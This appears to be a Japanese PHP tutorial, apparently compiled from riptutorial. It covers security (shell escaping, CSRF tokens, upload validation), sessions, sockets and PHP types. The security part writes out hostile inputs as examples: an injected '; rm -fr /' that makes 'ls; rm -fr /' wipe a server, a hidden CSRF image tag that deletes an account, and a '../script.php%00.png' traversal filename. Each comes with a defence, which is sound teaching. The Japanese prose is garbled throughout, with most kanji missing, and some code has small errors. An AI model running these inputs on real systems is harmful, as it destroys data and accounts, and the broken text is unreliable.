のアプリケ―ションでは、パスのをするために*PHP*のみみやオブジェクトをします。このは、なセキュリティデモンストレ―ションです。

`/tmp`た`path`パラメ―タをることをむでしょう。しかし、どんなもされるので、 `path`は`; rm -fr /`。Webサ―バ―は、コマンドをします

```
ls; rm -fr /
```

サ―バ―のル―トからすべてのファイルをしようとします。

すべてのコマンドは 、 `escapeshellarg()`または`escapeshellcmd()`をして`escapeshellarg()`があります。これにより、はになります。パラメ―タについて、もするがあります。

もなケ―スでは、

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

のでファイルをしようとすると、されたコマンドはのようになります。

```
ls '; rm -fr /'
```

`ls`コマンドをして`rm`をするのではなく、にを`ls`すだけです。

のは、コマンド･インジェクションからはですが、ディレクトリ･トラバ―スからはされていないことにしてください。これをするには、されたパスがのサブディレクトリでまることをするがあります。

PHPは、をむシステムコマンドをするための々な、しています`exec` 、 `passthru` 、 `proc_open` 、 `shell_exec` 、および`system`。 すべてのは、にをしてエスケ―プしなければなりません。

PHPのバ―ジョンリ―ク

デフォルトでは、PHPはしているPHPのバ―ジョンをにえます。

```
X-Powered-By: PHP/5.3.8
```

これをするには、php.iniをするか、

```
expose_php = off
```

またはヘッダーをする

```
header("X-Powered-By: Magic");
```

htaccessメソッドをするは、のようにします。

```
Header unset X-Powered-By
```

ののいずれかがうまくいかないは、 `header_remove()` もあり、ヘッダをすることができます。

```
header_remove('X-Powered-By');
```

があなたがしているPHPとPHPのバージョンをしていることをっている、あなたのサーバーをするがです。

ストリップタグ

`strip_tags`は、 `strip_tags`が`strip_tags`ているとになです。 クロスサイトスクリプティングをするとして、エンコーディングなどのよりいがありますが、タグをりくとなもあります。

な

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

の

```
Hello, please remove the tags.
```

タグをする

のタグをしたいがのタグはしないとしたら、そのの2のパラメータでするとします。このパラメータはオプションです。のは、 `<b>`タグだけをさせたいだけです。

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

の

```
<b>Hello, please remove the  tags.</b>
```

おらせ

HTMLコメントとPHPタグもされます。これはハードコードされており、allowable_tagsですることはできません。

PHP 5.3.4では、self-closing XHTMLタグはされ、allowable_tagsではじタグのみがされます。たとえば、
と
をするには、をするがあります。

```
<?php
strip_tags($input, '<br>');
?>
```

クロスサイトリクエスト

クロスサイトリクエストまたはCSRFにより、エンドユーザーはらずにWebサーバーにのあるをするがあります。このベクトルは、POSTとGETのでされるがあります。たとえば、URLエンドポイント/delete.php?accnt=12がGETリクエストのaccntパラメータからされたアカウントをするとします。されたユーザーがのアプリケーションでのスクリプトをした

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

アカウントがされます。

このにするのは、 **CSRF**トークンのです。 CSRFトークンはにめまれているため、Webアプリケーションは、アプリケーションののワークフローのとしてされたソースからがられたことをすることができます。に、ユーザーはのトークンのをトリガーするフォームのなど、らかのアクションをします。これをするサンプルフォームはのようになります

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

トークンは、フォームのにユーザーセッションにしてサーバーによってされ、なをします。

サンプルコード

なのサンプルコードはのとおりです。

```
/* Code to generate a CSRF token and store the same */
...
<?php
```

```
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

CSRFののをつくのライブラリとフレームワークがにです。これはCSRFのなですが、CSRFトークンをみしてするのをぐため、CSRFトークンをにするコードをくがあります。

ファイルのアップロード

ユーザーがサーバーにファイルをアップロードするようにするには、にアップロードしたファイルをWebディレクトリにするに、いくつかのセキュリティチェックをうがあります。

アップロードされたデータ

このには、 ユーザーが したデータがまれており、ファイルにするではありません 。、このデータはブラウザによってされますが、ソフトウェアをしてじフォームににをうことができます。

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name`

- それをすべてします。
- `type` - このデ―タはしないでください。わりにPHPをしてフェッチすることができます。
- `size` - にできます。
- `tmp_name` - にできます。

ファイルの

、オペレ―ティングシステムはファイルにのをしませんが、をスプ―フィングすることで、しないことがこるようにすることができます。たとえば、ファイルのをけます。

```
../script.php%00.png
```

そのファイルをよくて、いくつかしてください。

1. にくのは`../`です。ファイルではにですが、ファイルを1つのディレクトリからのディレクトリにしているはですが、これはしいでしょうか
2. スクリプトでファイルをしくしているとうかもしれませんが、このエクスプロイトは`%00`を`null`にして、にはオペレ―ティングシステムに、このはここでわり、ファイルを`.png`りきます。

だからは`script.php`をのディレクトリにアップロ―ドし`script.php`た。また、 `.htaccess`ファイルを`.htaccess`して、アップロ―ドディレクトリからスクリプトをできないようにします。

にファイルとをする

`pathinfo()`をってとをにすることができますが、にファイルのなをきえるがあります

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

たちはファイルとをにうことができますが、そのをデ―タベ―スにし、そのファイルに`md5(uniqid().microtime())`などのされたをけることをお`md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
```

```
---------+
| id | title  | extension | mime       | size | filename                           | time
|
+----+--------+-----------+------------+------+------------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+------------------------------------+------------
---------+
```

これにより、したファイルやしないファイルのがされます。また、は、そのファイルがされているをして、のためにそのファイルをにタ―ゲットできないようにします。

MIMEタイプの

ファイルをチェックしてファイルがどれであるかをするのはです。ファイルとして`image.png`というを`image.png`こともできますが、PHPスクリプトがまれているがあります。アップロ―ドされたファイルのmime-typeをファイルとらしわせることにより、そのファイルがそのがしているものがまれているかどうかをすることができます。

イメ―ジをするためにさらに1ステップめても、それはにイメ―ジをいています。

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

ビルドインまたはクラスをしてmime-typeをフェッチすることができます。

ホワイトリストにあなたのアップロ―ド

もなことは、フォ―ムにじてファイルとMIMEタイプをホワイトリストにするがあることです。

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

オンラインでセキュリティをむ https://riptutorial.com/ja/php/topic/2781/セキュリティ

54: セッション

- void session_abortvoid
- int session_cache_expire[string $ new_cache_expire]
- void session_commitvoid
- string session_create_id[string $ prefix]
- bool session_decode$ data
- bool session_destroyvoid
- session_encodevoid
- int session_gcvoid
- session_get_cookie_paramsvoid
- string session_id[string $ id]
- bool session_is_registered$ name
- string session_module_name[string $ module]
- string session_name[string $ name]
- bool session_regenerate_id[bool $ delete_old_session = false]
- void session_register_shutdownvoid
- bool session_registermixed $ name [、mixed $ ...]
- void session_resetvoid
- string session_save_path[string $ path]
- void session_set_cookie_paramsint $ lifetime [、string $ path [、string $ domain [、bool $ secure = false [、bool $ httponly = false]]]]
- bool session_set_save_handlercallable $ open、callable $ close、callable $ read、callable $ write、callable $ destroy、callable $ gc [、callable $ create_sid [、callable $ validate_sid、callable $ update_timestamp]]
- bool session_start[array $ options = []]
- int session_statusvoid
- bool session_unregister$ name
- void session_unsetvoid
- void session_write_closevoid

セッションがすでにされていても`session_start()`をびすと、PHPのがされることにしてください。

Examples

セッションデータの

`$_SESSION`はであり、ののようにまたはできます。

```
<?php
// Starting the session
session_start();

// Storing the value in session
```

```
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

のは、「の 」をしてください。

セッションにオブジェクトをすると、クラスオートローダーがある、またはクラスをすでにロードしているにのみ、オブジェクトをにできます。それの、オブジェクトは`__PHP_Incomplete_Class`としてされ、でクラッシュするがあります。オートローディングについては、「 とオートローディング」をしてください。

セッションデータはハイジャックされるがあります。 *Pro PHPセキュリティアプリケーションセキュリティからXSS Defenseのまで - 7セッションハイジャックの* `$_SESSION`をしないことをくします。これには、 クレジットカード 、 の**ID** 、およびパスワードがもにまれ ます 。ハッカーがなユーザーを/することをにする 、 メール 、 などのデータをあまりしていないデータにもされます。として、セッションデータには、などの/なをします。

セッションをする

あなたがしたいセッションをっているなら、 `session_destroy()`これをうことができます。

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
```

```
}

//Finally we can destroy the session:
session_destroy();
```

session_destroy()をうことは、 $_SESSION = array();ようなものをうこととはなり$_SESSION = array(); SESSIONスーパーグローバルにされているすべてのがされますが、にされているセッションのバージョンはされません。

$_SESSION = array();をし$_SESSION = array(); マニュアルではのようにされているため、session_unset()

> $ _SESSIONをしないいコードにしては、session_unsetのみをしてください。

session_startオプション

PHPセッションから、 セッションベースのphp.iniオプションをつをsession_startにすことができます。

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

このでは、 session.lazy_writeというのしいphp.iniもされています。これはデフォルトでtrueなり、セッションデータがされたにのみきえられます。

https : //wiki.php.net/rfc/session-lock-ini

セッション

セッションCookieがされているかどうかをする

セッションは、セッションをするためにされるCookieのです。これをして、セッションのCookieがユーザーにされているかどうかをできます。

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

クッキーをにしたくないのでないり、このはにではないことにしてください。

セッションの

`session_name()`びして、セッションをできます。

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

`session_name()`がされていないは、のセッションがされます。

> のみをするがあります。それはくでなければならないすなわち、にされたクッキーをつユーザのために。セッションはのみですることはできません。なくとも1はです。そうしないと、しいセッションIDがされます。

セッションロック

PHPがセッションデータをサーバーのファイルにきむことは、っているからです。`session_start()`をしてセッションをするPHPスクリプトをすると、PHPはこのsessionファイルをロックし、じ`session_id`にするのリクエストをブロック/させます。これにより、のリクエストは`session_start()`またはロックされたセッションファイルがされないり

スクリプトがするかセッションがでするまで、セッションファイルはロックされたままです。このような、つまりのリクエストがブロックされないようにするために 、セッションをし、セッションをじてセッションファイルからロックをし、りのリクエストをけることができます。

```
// php < 7.0
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

セッションがじられても、セッションがまだであるでも、セッションがどのようにみられ、どのようにしくなるかはえられます。だから、たちはまだセッションデータをむことができます。

```
echo $_SESSION['id'];    // will output  123
```

php> = 7.0では、 **read_only**セッション、 **read_write**セッション、 **lazy_write**セッションをつことができるので、 `session_write_close()`をするはありません。

エラーのないなセッションの

くのは、なプロジェクトでする、にプラグイン、アドオン、コンポーネントなどのモジュールされたCMSでする、このをえています。なセッションのためのソリューションここでは、セッションがされたセッションがしない、はなセッションをします。セッションがする、もこりません。

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

これは、 `session_start`エラーをするのにちます。

オンラインでセッションをむ https://riptutorial.com/ja/php/topic/486/セッション

55: ソケット

Examples

TCPクライアントソケット

TCPプロトコルをするソケットをすると、

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

ソケットがにされていることをします。 onSocketFailureは、このトピックの「ソケットエラーの」のにあります。

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

ソケットをされたアドレスにする

がした、2はにします。

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

サーバーへのデータの

socket_writeはソケットをしてバイトをします。 PHPでは、バイトはでされ、はエンコーディングをしません。

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

サーバーからのデータ

のスニペットは、 socket_readをしてサーバーからデータをします。

PHP_NORMAL_READを3のパラメータとしてすと\r / \nバイトまでみまれ、このバイトがりにまれます。

に、 PHP_BINARY_READすと、なのデータがストリームからみまれます。

にsocket_set_nonblockがびされ、 PHP_BINARY_READがされた、 socket_readはちにfalseをしfalse。それの、メソッドは、2のパラメータのさにするか、またはにするなデータがされるか、ソケットがじられるまでブロックします。

このでは、IRCサーバーとされるデータをみります。

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

ソケットをじる

ソケットをじると、ソケットとそれにするリソースがされます。

```
socket_close($socket);
```

TCPサーバーソケット

ソケットの

TCPをするソケットをします。これは、クライアントソケットのとじです。

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

ソケットバインディング

されたネットワークパラメータ2からのポートパラメータ3へのをソケットにバインドします。

2のパラメータは"0.0.0.0"、すべてのネットワークからのをけけます。それはまた、

socket_bindのエラーのなの1つは、されたアドレスがすでにのプロセスにバインドされていることです。ソケットがされるように、はのプロセスがされ、ってなプロセスをするのをぐためにで

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

リスニングするソケットをする

ソケットが`socket_listen`をしてを`socket_listen`ます。 2のパラメータは、それらがけれられるにキューイングをにするのです。

```
socket_listen($socket, 5);
```

の

TCPサーバーは、にはをするサーバーです。 `socket_accept`はしいをします。

```
$conn = socket_accept($socket);
```

`socket_accept`からののためのデータは、 TCPクライアントソケットのものとじです。

このをじるときは、 `socket_close($conn);`びし`socket_close($conn);`。 これはのTCPサーバーソケットにはしません。

サーバーをじる

、 `socket_close($socket);`サーバーがされなくなったときにびされるがあります。これによりTCPアドレスもされ、のプロセスがアドレスにバインドできるようになります。

ソケットエラーの

`socket_last_error`は、ソケットからのエラーのエラーIDをするためにできます。

`socket_strerror`は、IDをがめるにするためにできます。

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

UDPサーバーソケット

UDPユーザデータグラムプロトコルサーバは、TCPとなり、ストリームベースではありません。これはパケットベースです。つまり、クライアントはサーバーに「パケット」とばれるでデータをし、クライアントはそのアドレスでクライアントをします。 じクライアントからのデータが`socket_accept`によってされたのリソースによってされるTCPとはなり、じクライアントからられ

たなるパケットをけるみみはありません。 UDPパケットがするたびに、しいTCPがけれられてじられるとえられます。

UDPサーバーソケットの

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

ソケットにアドレスをバインドする

パラメータはTCPサーバとじです。

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

パケットをする

このは、UDPパケットの`$data`を`$address` `$port`り`$port`。

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

パケットをする

のスニペットは、クライアントインデックスでUDPパケットをしようとします。

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

サーバーをじる

`socket_close`は、UDPサーバーソケットリソースでできます。これによりUDPアドレスがされ、のプロセスがこのアドレスにバインドできるようになります。

オンラインでソケットをむ https://riptutorial.com/ja/php/topic/6138/ソケット

56: タイプ

Examples

PHPのは、ベース2バイナリ、ベース88、ベース1010、またはベース1616でネイティブにできます。

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

はプラットフォームにじて32ビットまたは64ビットです。 `PHP_INT_SIZE`はのバイトをします。 `PHP_INT_MAX`とPHP 7.0 `PHP_INT_MIN`もできます。

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

は、、ブール、およびからにじてにされます。なキャストがなは、 `(int)`または`(integer)`キャストをしてうことができます。

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

オーバーフローはfloatへのによってされます

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

PHPにははありませんが、をするだけでに 'めするなキャストをってシミュレートすることができます。 PHPバージョン7では、がされました。

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

りのなことにしてください`(25 / 4)`ためにとされる`(int)`キャストがよりもがいです

PHPのは、の4つのでできるのシングルバイトですつまり、ネイティブUnicodeサポートはありません。

シングルクォート

を「そのまま」ほぼにします。とほとんどのエスケープシーケンスはされません。として、リテラルのをするには、バックスラッシュ 'でエスケープし、バックスラッシュをするにはのバックスラッシュでエスケープすることができます\

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

でまれたとはなり、のなとエスケープシーケンスがされます。なをするには、ののようにをできます。

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success

*/
```

Heredoc

heredocでは、とエスケープシーケンスは、でまれたとにされますが、なでははできません。のがでられ`<<< identifier`、およびによって`identifier`、 `identifier`なのPHPです。は、でにするがあります。はのにはされませんが、PHPのとにセミコロンでわらなければなりません。

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

nowdocはheredocのとていますが、もなエスケープシーケンスでさえされません。ののは、でまれています。

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

ブール

ブールは、 `true`または`false`としてされる2つのをつです。

このコードは、 `$foo`のを`true` 、 `$bar`を`false` 。

```
$foo = true;
$bar = false;
```

`true`と`false`はとがされないため、 `TRUE`と`FALSE`もできます`FaLsE`でもです。をするのがもであり、PSR-2などのほとんどのコードスタイルガイドでされています。

ブーリアンはのようなifでできます。

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

PHPがくけされているため、の$fooがtrueまたはfalseのtrue 、にブーールにされます。
のはfalse。

- ゼロ 0 、 0.0 、または'0'
- の''または[]
- null の、またはにりてられた

のをするとtrue。

このやかなをけるために、とをする===をしていをできます。は、 タイプのをしてください。

をbooleanにするには、のに(bool)または(boolean)をできます。

```
var_dump((bool) "1"); //evaluates to true
```

またはboolvalをびします。

```
var_dump( boolval("1") ); //evaluates to true
```

へのブーール falseはになります。

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

へのブーール

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

もです

```
var_dump((bool) "");        // bool(false)
var_dump((bool) 1);         // bool(true)
```

また、ゼロのはすべてtrueをします。

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

<

```
$float = 0.123;
```

なから、floatのはgettype()によって "double"がされ、に "float"ではなく、

はであり、なよりもがします。

とは、PHPののキャストがであるため、にできます。

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

phpはをのとにとしてしません。

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

---

*PHP*のマニュアルページから

> のはられています。それはシステムにしますが、PHPは、1.11e-16のオーダーのめによるをえます。なは、よりきなをえるがあり、いくつかのがされるとき、のをするがあります。
>
> さらに、10のとしてにできるは、0.1または0.7のように、22のとしてにはされません。これは、のサイズにかかわらず、にされます。したがって、それらはのわずかななしにバイナリのにすることはできません。たとえば、floor0.1 + 0.7* 10は、が7.9999999999991118 ...のようになるため、はされる8のわりに7をします。
>
> したがって、のをのにはせず、をしないでください。よりいがなは、のとgmpをできます。

びし

びしオブジェクトは、コールバックとしてびすことができるものです。「コールバック」とばれることができるものはのとおりです。

-
- のPHP ではありません
- クラス
- クラス のを
- のオブジェクト/クラスメソッド
- オブジェクトがのキー0にあるり

  としてオブジェクトをする

```
$obj = new MyClass();
```

```
 call_user_func([$obj, 'myCallbackMethod']);
```

コールバックは、PHP 5.4で`callable`のヒントですことができます。

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

ヌル

PHPは`null`キーワードで「なし」をし`null`。これは、CのNULLポインタとSQLのNULLにています。

をnullにする

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

がnullにされているかどうかをする

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Nullと

がされていないかの、nullにするテストはしますが、 `Notice: Undefined variable: nullvar`もされ

`Notice: Undefined variable: nullvar`

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

したがって、のは`isset`でチェックするがあります

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

タイプの

2つのタイプがありますしてやかな `==`ととのな `===` 。なは、ののとがじであることをします。

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

また、いをして、タイプとが `!==`をしてしないかどうかをすることもできます。

な`==`オペレーータがではない、のように、なるタイプをすことができるである`strpos`し、 `false` `searchword`つからない、マッチ `int`そうでないは

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

タイプキャスティング

PHPはに、しようとするコンテキストからするデーータをしくしますが、でをするのがなもあります。これは、のに、なのをかっこでむことでできます。

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
```

```
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

しかししてくださいすべてのキャストがどおりにするわけではありません

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

リソース

リソースとは、リソースファイル、ソケット、ストリーム、ドキュメント、などをするなタイプのです。

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

なるサブタイプのリソースがあります。 `get_resource_type()` をしてリソースタイプをできます。

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

みみのリソースタイプのなリストは、 ここでつけることができます。

タイプジャグリング

PHPはいのです。データのなはありません。がされるコンテキストによって、データがまります。にがわれます。

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

オンラインでタイプをむ https://riptutorial.com/ja/php/topic/232/タイプ

57: タイプヒント

- fClassName $ param{}
- fbool $ param{}
- fint $ param{}
- ffloat $ param{}
- f$ param{}
- fself $ param{}
- fびしな$ param{}
- f$ param{}
- ftype_name $ param{}
- f{}
- fvoid {}
- ftype_name {}

ヒントまたはは、のパラメ―タがされたのものであることをするなプログラミングのです。これは、されたパラメ―タがインタフェ―スでとされるのとじメソッドをつことをがすることができるため、インタフェ―スのヒントににです。

ったをヒントにすと、なエラ―がします。

> なエラ―Uncaught TypeError **foo**にされた**X**は、 **RequiredType** 、 **ProvidedType**のでなければなりません

Examples

ヒンティングスカラ―、、びし

タイプヒントパラメ―タおよびPHP 7.1のりのサポ―トは、PHP 5.1でキ―ワ―ド`array`とともにされました。のディメンションとタイプの、のはなです。

PHP 5.4では、ヒンティングのびしのサポ―トがされました。 `is_callable()`は、 `callable`ヒント、つまり`Closure`オブジェクト、、 `array(class_name|object, method_name)`パラメ―タとりにしてです。

`is_callable()`ではないように、にタイプミスがあると、それほどではないエラ―メッセ―ジがされます。

> なエラ―Uncaught TypeErrorfooにされる1は、callable、string / arrayでなければなりません

```
function foo(callable $c) {}
foo("count"); // valid
foo("Phar::running"); // valid
foo(["Phar", "running"); // valid
```

```
foo([new ReflectionClass("stdClass"), "getName"]); // valid
foo(function() {}); // valid

foo("no_such_function"); // callable expected, string given
```

メソッドは、フォーマットのびしとしてすこともでき、PHP 7とPHP 5ではそれぞれとレベルE_STRICTエラーがします。

メソッドのがされます。 *callable*パラメータをつメソッドのコンテキストが、されたびしなびしにアクセスできない、メソッドがしないかのようにします。

```
class Foo{
  private static function f(){
    echo "Good" . PHP_EOL;
  }

  public static function r(callable $c){
    $c();
  }
}

function r(callable $c){}

Foo::r(["Foo", "f"]);
r(["Foo", "f"]);
```

> なエラーUncaught TypeErrorrにされた1は、びしでなければならず、はされていなければなりません

ヒンティングスカラーのサポートがPHP 7でされました。これは、 `boolean` s、 `integer` s、 `float` `integer` s、および`string` sにするヒントサポートをすることをし`string`。

```
<?php

